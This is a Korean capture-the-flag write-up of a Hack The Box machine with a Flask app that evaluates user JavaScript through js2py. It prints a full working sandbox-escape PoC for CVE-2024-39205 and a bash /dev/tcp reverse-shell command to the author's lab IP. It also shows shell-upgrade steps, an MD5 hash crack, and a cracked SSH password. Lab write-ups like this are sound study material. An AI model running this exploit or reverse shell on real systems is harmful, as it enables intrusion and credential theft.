이번에 레드팀 스터디에 가입하여 처음으로 푼 문제다.
모의침투 형 워게임은 이번이 처음이라 스터디에서 내준 문제가 아닌 기존 멤버가 추천한 문제로 진행했다.
정보 수집 & 정찰
가장 먼저 정보 수집을 했다.
그렇다고 많은 정보를 수집한 건 아니고 단순히 어떤 포트가 열려있는지만 확인했다.

가장 유명한 포트 스캐닝 툴인 nmap을 사용해서 포트스캐닝을 시도했다.
하지만 nmap을 돌리는데 포트 스캐닝 속도가 느려 naabu라는 툴을 사용했다.
아는 지인이 추천해준 툴인데 nmap보다 빠르고 nmap의 명령어를 지원해줘서 nmap이 느릴 때 사용한다.

역시 금방 나왔다.
포트는 22번과 8000번으로 ssh와 웹 서비스를 제공하는 것 같다.
ssh는 어차피 계정을 몰라서 할 수 있는 게 없을 거 같아서 바로 브라우저에서 8000번 포트로 접속해봤다.

페이지 접속 화면이다.
여기서 Wappalyzer를 이용해 어떤 언어를 사용하는지도 확인해봤다.

프로그래밍 언어는 python을 사용하고 웹 서버는 gunicorn 20.0.4 버전을 사용한다고 나와있다.
먼저 웹페이지에 어떤 기능들이 있을까 싶어서 먼저 회원 가입을 진행하고 로그인 해봤다.

페이지에 있는 설명을 보니 javascript를 입력 폼에 넣으면 저장도 할 수 있고 실행도 할 수 있는 것처럼 보인다.
그래서 적혀있는데로 적고 실행해보니 16이 출력된 걸 확인할 수 있었다.

이제 기능을 확인했으니 본격적으로 침투를 하기 전 마지막으로 이곳의 js 코드를 긁어왔다.
브라우저에서 개발자 도구를 연 후 source에서 script.js를 확인할 수 있었다.
script.js의 코드는 아래와 같다.
document.addEventListener('DOMContentLoaded', function() {
    // Run Code
    document.getElementById('runButton').addEventListener('click', () => {
        const code = document.getElementById('codeEditor').value;

        if (!code) {
            document.getElementById('outputContainer').textContent = "Please enter some JavaScript code to run.";
            return;
        }

        fetch('/run_code', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/json',
            },
            body: JSON.stringify({ code: code })
        })
        .then(response => response.json())
        .then(data => {
            if (data.result) {
                document.getElementById('outputContainer').textContent = data.result;
            } else if (data.error) {
                document.getElementById('outputContainer').textContent = `Error: ${data.error}`;
            }
        })
        .catch(error => {
            document.getElementById('outputContainer').textContent = `An error occurred: ${error}`;
        });
    });

    // Load saved code into the editor
    document.querySelectorAll('.code-link').forEach(link => {
        link.addEventListener('click', function(e) {
            e.preventDefault();
            const code = this.getAttribute('data-code');
            document.getElementById('codeEditor').value = code;
        });
    });

    // Save code
    document.getElementById('saveButton').addEventListener('click', () => {
        const code = document.getElementById('codeEditor').value;

        if (!code) {
            alert("Please enter some code to save.");
            return;
        }

        fetch('/save_code', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/json',
            },
            body: JSON.stringify({ code: code })
        })
        .then(response => response.json())
        .then(data => {
            if (data.message) {
                alert(data.message);
                location.reload(); // Refresh to show the new saved code
            } else if (data.error) {
                alert(`Error: ${data.error}`);
            }
        })
        .catch(error => {
            alert(`An error occurred: ${error}`);
        });
    });

    // Delete code
    document.querySelectorAll('.delete-code-btn').forEach(button => {
        button.addEventListener('click', function(e) {
            e.preventDefault();
            const codeId = this.getAttribute('data-code-id');

            if (!confirm("Are you sure you want to delete this code?")) return;

            fetch(`/delete_code/${codeId}`, {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/json',
                }
            })
            .then(response => response.json())
            .then(data => {
                if (data.message) {
                    alert(data.message);
                    location.reload(); // Refresh to remove the deleted code
                } else if (data.error) {
                    alert(`Error: ${data.error}`);
                }
            })
            .catch(error => {
                alert(`An error occurred: ${error}`);
            });
        });
    });
});
그리고 아까 로그인하기 전 웹 페이지에서 Download APP이라는 버튼이 있길래 눌러서 파일을 다운로드 받아봤다.
해당 파일은 아래와 같이 있다.

여기서 보면 script.js 파일도 있는 것을 확인할 수 있다. 괜히 브라우저 개발자 도구 탭에서 볼 필요는 없었다.
일단 이렇게 웹 페이지의 소스 코드를 다운로드 받을 수 있었고 웹 로직이 돌아가는 app.py를 살펴봤다.
app.py의 내용은 아래와 같다.
분석
from flask import Flask, render_template, request, redirect, url_for, session, jsonify, send_from_directory
from flask_sqlalchemy import SQLAlchemy
import hashlib
import js2py
import os
import json

js2py.disable_pyimport()
app = Flask(__name__)
app.secret_key = 'S3cr3tK3yC0d3PartTw0'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
db = SQLAlchemy(app)

class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(80), unique=True, nullable=False)
    password_hash = db.Column(db.String(128), nullable=False)

class CodeSnippet(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)
    code = db.Column(db.Text, nullable=False)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/dashboard')
def dashboard():
    if 'user_id' in session:
        user_codes = CodeSnippet.query.filter_by(user_id=session['user_id']).all()
        return render_template('dashboard.html', codes=user_codes)
    return redirect(url_for('login'))

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        password_hash = hashlib.md5(password.encode()).hexdigest()
        new_user = User(username=username, password_hash=password_hash)
        db.session.add(new_user)
        db.session.commit()
        return redirect(url_for('login'))
    return render_template('register.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        password_hash = hashlib.md5(password.encode()).hexdigest()
        user = User.query.filter_by(username=username, password_hash=password_hash).first()
        if user:
            session['user_id'] = user.id
            session['username'] = username;
            return redirect(url_for('dashboard'))
        return "Invalid credentials"
    return render_template('login.html')

@app.route('/logout')
def logout():
    session.pop('user_id', None)
    return redirect(url_for('index'))

@app.route('/save_code', methods=['POST'])
def save_code():
    if 'user_id' in session:
        code = request.json.get('code')
        new_code = CodeSnippet(user_id=session['user_id'], code=code)
        db.session.add(new_code)
        db.session.commit()
        return jsonify({"message": "Code saved successfully"})
    return jsonify({"error": "User not logged in"}), 401

@app.route('/download')
def download():
    return send_from_directory(directory='/home/app/app/static/', path='app.zip', as_attachment=True)

@app.route('/delete_code/<int:code_id>', methods=['POST'])
def delete_code(code_id):
    if 'user_id' in session:
        code = CodeSnippet.query.get(code_id)
        if code and code.user_id == session['user_id']:
            db.session.delete(code)
            db.session.commit()
            return jsonify({"message": "Code deleted successfully"})
        return jsonify({"error": "Code not found"}), 404
    return jsonify({"error": "User not logged in"}), 401

@app.route('/run_code', methods=['POST'])
def run_code():
    try:
        code = request.json.get('code')
        result = js2py.eval_js(code)
        return jsonify({'result': result})
    except Exception as e:
        return jsonify({'error': str(e)})

if __name__ == '__main__':
    with app.app_context():
        db.create_all()
    app.run(host='0.0.0.0', debug=True)
일단 가장 먼저 눈에 띄는 것은 secret_key가 S3cr3tK3yC0d3PartTw0로 고정된 것을 확인할 수 있다.
그리고 내가 app.py에서 가장 눈여겨 본 곳은 바로 맨 아래 /run_code 라우터에 있는 result = js2py.eval_js(code)이다.
왜 바로 여기부터 눈길이 갔냐면 eval이란 문자가 눈에 들어왔기 때문이다.
그래서 해당 메서드에 대해 알아봤고 eval_js()는 js2py의 매서드라는 걸 알 수 있고 requirements.txt를 보면 버전도 알 수 있었다.

버전까지 확인했으니 난 js2py 0.74의 CVE를 찾아봤다.
CVE를 찾으면서 안 사실이 HTB에는 어드벤처 모드와 가이드 모드가 있다는 것이었다.
난 HTB를 처음 접해보는 사람이기 때문에 적응을 위해 가이드 모드로 진행을 했다.
근데 다행히 지금까지 한 과정이 가이드에 있던 것들과 겹쳐서 그대로 진행했다.
구글에 js2py 0.74 CVE를 검색하면 아래와 같이 나온다.

위와 같이 cve-2024-39205를 확인할 수 있었고 RCE 취약점이라는 것을 알 수 있었다.
그래서 위 cve를 사용하기로 결정했다.
Exploit
해당 cve의 PoC는 github에서 가져와서 사용했다.
해당 PoC는 아래와 같다.
import js2py
from sys import version

payload = """
// [+] command goes here:
let cmd = "head -n 1 /etc/passwd; calc; gnome-calculator; kcalc; "
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11
"""

def test_poc():
    etcpassword_piece = "root:x:0:0"
    result = ""
    try:
        result = repr(js2py.eval_js(payload))
    except Exception:
        return False
    return etcpassword_piece in result

def main():
    if test_poc():
        print("Success! the vulnerability exists for python " + repr(version))
    else:
        print("Failed for python " + repr(version))

if __name__ == "__main__":
    main()
위 PoC에서 코드를 아주 약간 수정해서 아래와 같이 만든 후 코드를 실행해보았다.
let cmd = "head -n 1 /etc/passwd"
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11
그런데 이렇게 적고 실행을 했는데 passwd 파일 내용이 나오지 않았다.

그래서 이 PoC가 먹히지 않나? 라는 생각을 하다가 이 명령어가 먹히기는 할까? 라는 생각을 하게 됐다.
그래서 cat 명령어가 아닌 sleep 명령어를 이용해봤다.
cmd에 들어갈 명령어를 sleep 5로 바꿔서 실행해보았더니 실제로 5초 이후에 결과 값이 나왔다.
물론 위에서 나온 에러이긴 하지만..
그래서 일단 os 명령어가 먹으니 nc를 이용해서 reverse shell을 붙여보기로 했다.
먼저 내 PC에서 nc로 4444번 포트를 열었다.

그 후에 웹 페이지 PoC 코드에서 nc 10.10.14.56(내 openvpn ip address)으로 접속해봤다.
하지만 nc로는 연결이 되는 것 같지 않아 다른 방법으로 연결해보기로 했다.
먼저 구글에 reverse shell cheat sheet를 검색해서 https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md 로 접속을 했다.
여기서 bash tcp로 접속 후 bash -i >& /dev/tcp <자신의 IP 주소>/<Port> 0>&1 를 입력해서 시도해봤다.
하지만 연결이 되지 않았고 명령어를 bash -c 'bash -i >& /dev/tcp/10.10.14.56/4444 0>&1'로 수정해서 다시 시도해봤다.
그 결과 연결하는데 성공했다.

하지만 화살표를 입력하면 특수문자들이 나오는 상황이 있었다.

그래서 쉘을 업그레이드 하는 방법을 찾아봤다.
구글에 reverse shell upgrade라는 키워드로 검색하여
python -c 'import pty; pty.spawn("/bin/bash")'위 명령어를 찾아냈고 바로 입력해봤다.
하지만 파이썬을 이용한 쉘 업그레이드는 되지 않았고 다른 방법을 이용해봤다.
먼저 현재 reverse shell에서 ctrl + z를 눌러 현재 쉘을 백그라운드로 보낸다
그 다음
stty raw -echo && fg위 명령어를 입력한다. 여기서 fg는 백그라운드에 있는 프로세스를 포그라운드로 보낸다는 의미다.
그 후 reset을 입력 후 xterm을 입력하면 쉘 업그레이드가 완성된다.


쉘 업그레이드를 한 뒤 바로 sqlite3 를 입력해봤다. 이유는 다운로드 받은 웹 코드에서 sqlite3를 사용한다는 것을 봤기 때문이다.
그 후 .tables로 테이블 종류를 확인했다.
user 테이블의 내용은 아래와 같다.

현재 계정인 app 계정 외 marco라는 계정과 해시 암호화 된 패스워드를 추출할 수 있었다.
marco의 패스워드 해시 값을 해시 크랙 사이트에 올려서 패스원문을 추출해봤다.

그 결과 marco의 계정 패스워드는 sweetangelbabylove라는 걸 알아냈다.
현재 서버는 웹페이지인 8000번 포트 외 22번 포트가 열려있다. 즉 기본 포트를 사용한다면 ssh를 사용한다는 의미이다.
그래서 ssh로 직접 접속해봤다.

그 결과 로그인이 성공했다.

그 후 홈 디렉터리의 파일과 폴더가 무엇이 있는지 확인했고 user.txt가 있다는 것을 확인했다.
이 user.txt의 내용을 읽어서 flag 하나를 얻어냈다.

